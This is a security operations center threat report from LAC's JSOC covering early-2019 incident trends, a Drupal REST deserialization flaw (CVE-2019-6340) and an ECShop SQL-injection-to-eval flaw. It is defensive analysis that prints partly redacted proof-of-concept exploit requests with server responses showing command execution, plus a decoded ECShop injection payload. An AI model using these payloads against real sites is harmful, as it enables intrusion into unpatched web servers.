LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

Vol.24

2020/02/07
JSOC Analysis Group

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.24

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Group

Data collection period

For Sections 3 and 4: January 1, 2019 to March 31, 2019

For Section 5: April 1, 2018 to March 31, 2019

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Arbitrary code execution vulnerability in Drupal

It was announced that Drupal, which is an open-source content management system (CMS), had an arbitrary code execution vulnerability. JSOC investigated the contents of the attack traffic against this vulnerability and found that the traffic intended to explore targets for vulnerabilities and did not intend to cause real damage. However, if a Drupal module version vulnerable to this vulnerability is being used, countermeasures should be taken, as there is a possibility of attacks that could cause real damage in the future.

■ Increased attacks that targeted an ECShop vulnerability

It was found that ECShop, which is a content management system popular in China for building e-commerce (EC) sites, had an arbitrary code execution vulnerability. Such ECShop attacks started being detected from early September 2018 and started remarkably increasing from late March 2019. No damage has been reported under the monitoring of the JSOC, but any organization using ECShop should take action as quickly as possible, as some attack traffic detected attempted to create a backdoor.

■ Increased SQL injection attacks and confirmed successful attacks

The JSOC saw an increase in SQL injection attacks from mid-January 2019. Furthermore, some of the attack incidents were classified as severe. As attack activities have been more active, more damage could be caused. If a web application using a database is open to the public, it is recommended that appropriate action be taken against SQL injection vulnerabilities.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows changes in the number of severe incidents during the collection period (from January to March 2019). The total number of severe incidents during this collection period increased to 215 from the 130 of the previous period (from October to December 2018).

For severe incidents related to attacks from the Internet, there was a peak in early January (① in Figure 1). Many of the severe incidents were related to a cross-site scripting (XSS) attack. We reproduced the contents of detection logs related to some of the XSS attacks and found that there was no vulnerable response to them. However, further investigation by the SOC involving changed request contents showed that some of them had a parameter vulnerable to an XSS attack.

The peak of severe intra-network incidents was in late January (② in Figure 1). The increase was attributed to more name resolution-related traffic to suspicious domains.





Figure 1 Changes in the number of severe incidents (January to March 2019)

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet increased to 86 from the 66 of the previous collection period. Especially, the number of XSS and SQL injection attacks increased further, although such attacks already have occurred many times during the previous collection period.

The current collection period saw three incidents of the highest severity level, "Emergency." For one of the three incidents, a quick investigation by the SOC showed a vulnerability to SQL injection, and this was initially reported as a "Critical" incident. However, it was revealed later that a database name and information stored in the database were stolen from the targeted system through the continuous attack, and as a result, the incident was promoted to "Emergency." This incident is detailed later in Section 4.3.3.

The other two "Emergency" incidents detected were caused by traffic that attempted to upload a file to a customer's web server or exploit a backdoor, and the SOC's investigation revealed a malicious file.




(a) October to December 2018 **(b) January to March 2019**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe incidents that occurred in intra-networks increased to 129 from the 64 of the previous collection period. Most of such incidents were deemed to have been caused by malware infection through the domain generation algorithm (DGA).

"Ursnif,"[1] which increased during the previous collection period, did not occur during the current collection period. However, severe incidents due to banking malware infection have still occurred continually, so it is necessary to keep on alert regarding the handling of email, which is a major infection path.



(a) October to December 2018 **(b) January to March 2019**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

[1] "3.1 Trends in severe incidents" in *JSOC INSIGHT*, vol. 23
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol23_en.pdf

3.2 Types of traffic to pay attention to

Table 2 introduces the types of suspicious traffic found during this collection period that need to be paid attention to, along with the types of attacks from the Internet that were detected frequently, although such attacks did not inflict serious damage.

Table 2 Types of traffic detected frequently

Overview	JSOC observation	Observation period
Attacks from 195.231.2.25	The JSOC frequently detected attack traffic from 195.231.2.25 (Italy) that targeted an arbitrary code execution vulnerability in ThinkPHP Framework or in the miniigd service of Realtek SDK (CVE-2014-8361). Most of the traffic attempted to download and execute an IoT-targeting type of malware, known as "Gafgyt".	Mid-January to early March
Attacks against a Spring Data Commons vulnerability	The JSOC frequently detected attack traffic against a Spring Data Commons vulnerability (CVE-2018-1273). Most of the traffic attempted to execute a "touch /tmp/su" command. Different traffic used different source IP addresses, that is, they originated from different sources, which may imply that a botnet was used.	Early February to late February
Traffic to explore a bastion server for an NTP reflection attack	The JSOC frequently detected traffic that exploited the NTP monlist function to explore a bastion server for DoS attack. Four of the IP addresses used in the traffic, 185.94.111.1, 185.25.204.80, 185.216.32.134, and 129.250.206.86, are known to have performed port scans on hosts all over the world.	Early January to late March

4 Topics of This Volume

4.1 Arbitrary code execution vulnerability in Drupal

On February 20, 2019, it was announced that Drupal, which is an open-source content management system (CMS), had an arbitrary code execution vulnerability (CVE-2019-6340).[2] Since a detailed report was released along with the attack code on February 22,[3] this vulnerability can be easily exploited, but the increase in the number of such attacks detected during the current collection period was limited.

Versions that may be affected by this vulnerability

- Drupal 8.6.x prior to 8.6.10
- Drupal 8.5.x prior to 8.5.11

Modules that may be affected by this vulnerability

- Services (for Drupal 7 only)
- RESTful Web Services prior to restful 7.x-2.17 (for Drupal 7 only)
- RESTful Web Services prior to restful 7.x-1.10 (for Drupal 7 only)
- JSON:API prior to jsonapi 8.x-1.25 (for Drupal 8 only)

4.1.1 Testing the vulnerability

The Drupal Association announced that the versions would be affected by this vulnerability when either of the following Drupal conditions were met:

- For Drupal 8 only, the RESTful Web Services module was enabled, and one or more of the GET, PATCH, and POST requests were allowed.
- JSON:API was used for Drupal 8, or Services or RESTful Web Services was used for Drupal 7.

This vulnerability is attributed to the RESTful Web Services module, which deserializes incoming data without validating it, allowing arbitrary code execution.

Immediately after the announcement, it was said that exploitation of the vulnerability would succeed when a PUT, PATCH, or POST method was used, but it is now known that this is true also when a GET method is used.

---

[2] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2019-003
https://www.drupal.org/sa-core-2019-003

[3] Exploiting Drupal8's REST RCE (SA-CORE-2019-003, CVE-2019-6340)
https://www.ambionics.io/blog/drupal8-rce

Figure 4 and Figure 5 shows traffic codes used to test the vulnerability. For both the GET and POST requests, it was confirmed that a response with an execution result would be returned by including a serialized code in the "options" property of the "link" field and sending the request.

```
GET /drupal-8.5.0/node/1?_format=hal_json HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Q534a434f)
Content-Type: application/hal+json
Content-Length: 641

{
  "link": [
    {
      "value": "link",
      "options":[redacted]"\u0000GuzzleHttp\
\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\
\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\" s:
30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:
31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:
\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
    }
  ],
  "_links": {
    "type": {
      "href": "http://[redacted]/drupal-8.5.0/rest/type/shortcut/default"
    }
  }
}
```

(a) PoC request

```
[{"alias":null,"pid":null,"langcode":"en","lang":"en"}],"body":[{"value":"\u8a18\u4e8b
\u30c6\u30b9\u30c8","format":"basic_html","processed":"\u8a18\u4e8b
\u30c6\u30b9\u30c8","summary":"","lang":"en"}],"comment":[{"status":2,"cid":
0,"last_comment_timestamp":1524008757,"last_comment_name":null,"last_comment_uid":
1,"comment_count":0,"lang":"en"}]}uid=33(www-data) gid=33(www-data) groups=33(www-
data)

0
```

(b) Server response

Figure 4 Result of a PoC execution using a GET request for code execution

```
POSt /drupal-8.5.0/node/?_format=hal_json HTTP/1.0
Host: [redacted]
Content-Type: application/hal+json
Content-Length: 653
Connection: close

{
  "link": [
    {
      "value": "link",
      "options": [redacted]"\u0000GuzzleHttp\
\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\
\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:13:
\"echo jsoctest\" s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:
{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:
1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
    }
  ],
  "_links": {
    "type": {
      "href": "http://[redacted]/drupal-8.5.0/rest/type/shortcut/default"
    }
  }
}
```

(a) PoC request

```
X-Frame-Options: SAMEORIGIN
expires: -1
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
pragma: no-cache
Connection: close
Content-Type: application/hal+json

{"message":"No authentication credentials provided."}jsoctest
```

(b) Server response

Figure 5 Result of a PoC execution using a POST request for code execution

4.1.2 How traffic is observed through the JSOC threat intelligence infrastructure

Figure 6 shows how traffic is observed through the JSOC-installed threat intelligence infrastructure. On February 21, the day after CVE-2019-6340 was announced, traffic for checking the version of Drupal was frequently observed. Based on this, we at the JSOC were concerned that such attack traffic might increase in the future, and we released an alert on February 25. However, such traffic was rarely observed after February 21, and since then, there were very limited changes in the amounts of such traffic.




Figure 6 Changes in the amounts of traffic found to have checked the Drupal version on the threat intelligence infrastructure

Figure 7 shows changes in the amounts of traffic found to have attempted to exploit CVE-2019-6340 in the environments of our customers having an MSS contract with the JSOC.

During the current collection period, the traffic found to have attempted to exploit CVE-2019-6340 was very limited in number to 78, and as shown in Figure 8, those attacks only attempted to explore for vulnerabilities—not to execute a code that might inflict real damage. At the JSOC, no severe incident occurred due to this type of attack traffic. On the other hand, attack traffic was detected frequently after a Drupal vulnerability (CVE-2018-7600, hereinafter referred to as "Drupalgeddon2") and its PoC were released in the past.[4]

[4] "Arbitrary code execution vulnerability in Drupal" in *JSOC INSIGHT*, Vol. 21
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol21_en.pdf

This time, the traffic found to have attempted to exploit CVE-2019-6340 was very limited in number. This would be because a successful attack requires stricter conditions to be met, as compared to Drupalgeddon2. For example, the RESTful Web Services module, which is disabled by default, needs to be enabled for a successful attack, while Drupalgeddon2 can be exploited successfully without changing any Drupal default. However, publicly available information has reported attack traffic that could inflict real damage, including an attempt to obtain JavaScript for cryptocurrency mining.[5]




Figure 7 Changes in the amounts of traffic found to have attempted to exploit CVE-2019-6340 at the JSOC

[5] Latest Drupal RCE Flaw Used by Cryptocurrency Miners and Other Attackers
https://www.imperva.com/blog/latest-drupal-rce-flaw-used-by-cryptocurrency-miners-and-other-attackers/




Figure 8 Breakdown of code executions found to have attempted to exploit CVE-2019-6340

4.1.3 Countermeasures against the vulnerability

If you are using a vulnerable Drupal 8 version, it is recommended that, wherever possible, you update Drupal to its latest version. For Drupal 7, its core module does not need to be updated, but enabling the Services and RESTful Web Services modules leads to a vulnerability. Also for Drupal 8, using the JSON:API module leads to a vulnerability. It is recommended that, wherever possible, you update Drupal to its latest version.

4.2 Increased attacks that targeted an ECShop vulnerability

In September 2018, an article was published by a security researcher. The article focused on an arbitrary code execution vulnerability in version 2.x of ECShop,[6] which is a content management system mainly popular in China for building EC sites.[7] Since then, attack traffic targeting that system vulnerability was observed quite often.

Versions that may be affected by this vulnerability

- ECShop 2.x
- ECShop 3.x, with no patch applied

4.2.1 Vulnerability summary

Any of the above ECShop versions has user.php, where a parameter is directly written into a specific SQL statement while processing a Referer in a HTTP request. This is an SQL injection vulnerability. This vulnerability eventually allows arbitrary code execution.

The Referer included in an attack targeting the vulnerability contains a characteristic character string. Such an attack is performed in two steps. First, SQL injection is used to pass a character string containing a PHP code in ASCII to function, where vulnerable processing is performed. Then, the vulnerable function uses the eval function to process part of the character string passed to it, allowing arbitrary code execution.

The attack code used this time displays a character string of "jsoctest" on ECShop 2.x as shown in Figure 9, which helped to identify a response from a server because the response contained such a string.

---

[6] 【ECShop】经典的开源商城系统-商派
https://www.shopex.cn/products/ecshop

[7] ecshop2.x 代码执行
https://paper.seebug.org/691/

```
GET /user.php HTTP/1.1
Host: [redacted]
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:[redacted]*/SELECT 1,0x2d312720554e494f4e2f2a,
2,4,5,6,7,8,0x7b24617364275d3b7072696e740928276a736f637465737427293b2f2f7d787878,10-- -";s:2:"id";s:
11:"-1' UNION/*";}554fcae493e564ee0dc75bdf2ebf94ca
Connection: close
```

(a) Payload of attack traffic to display "jsoctest"

```
analyst@Analyst:~$ echo '0x7b24617364275d3b7072696e740928276a736f637465737427293
b2f2f7d787878' | xxd -r -p
[$asd'];print    ('jsoctest');//]xxxanalyst@Analyst:~$
```


(b) Partly decoded payload

```
          <tr>
            <td> </td>
            <td align="left">
            <input type="hidden" name="act" value="act_login" />
            <input type="hidden" name="back_act" value="jsoctestxxx" />
            <input type="submit" name="submit" value="" class="us_Submit" />
            </td>
          </tr>
```


(c) Server response containing "jsoctest"

Figure 9 Attack traffic against ECShop 2.x

ECShop 3.x implements a simplified WAF feature, and if the feature works normally, a malicious parameter will be nullified. However, the simplified WAF feature can be circumvented by commenting it out. If that is the case, a successful attack can occur also for 3.x. Attack traffic against 3.x can use the same payload as that for 2.x simply by changing a unique value specified in _echash, as shown in Figure 10.



(a) Payload of attack traffic to display "jsoctest"



(b) Server response containing "jsoctest"

Figure 10 Attack traffic against ECShop 3.x

4.2.2 Changes in the number of attacks detected

This type of attack started being observed from early September 2018,[8] and there was a sharp increase in attack numbers across the JSOC from the latter half of March 2019.

[8] "3.2 Types of Traffic to Pay Attention to" in *JSOC INSIGHT*, Vol 22
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol22_en.pdf




Figure 11 Changes in the number of attacks detected

Our investigation of the sources of such attack traffic revealed that China accounted for 90% of the total attack traffic, as shown in Figure 12 . Attacks against CMS applications available in China were detected in large numbers across the JSOC, and attackers seem to have been making attack in a brute-force manner.

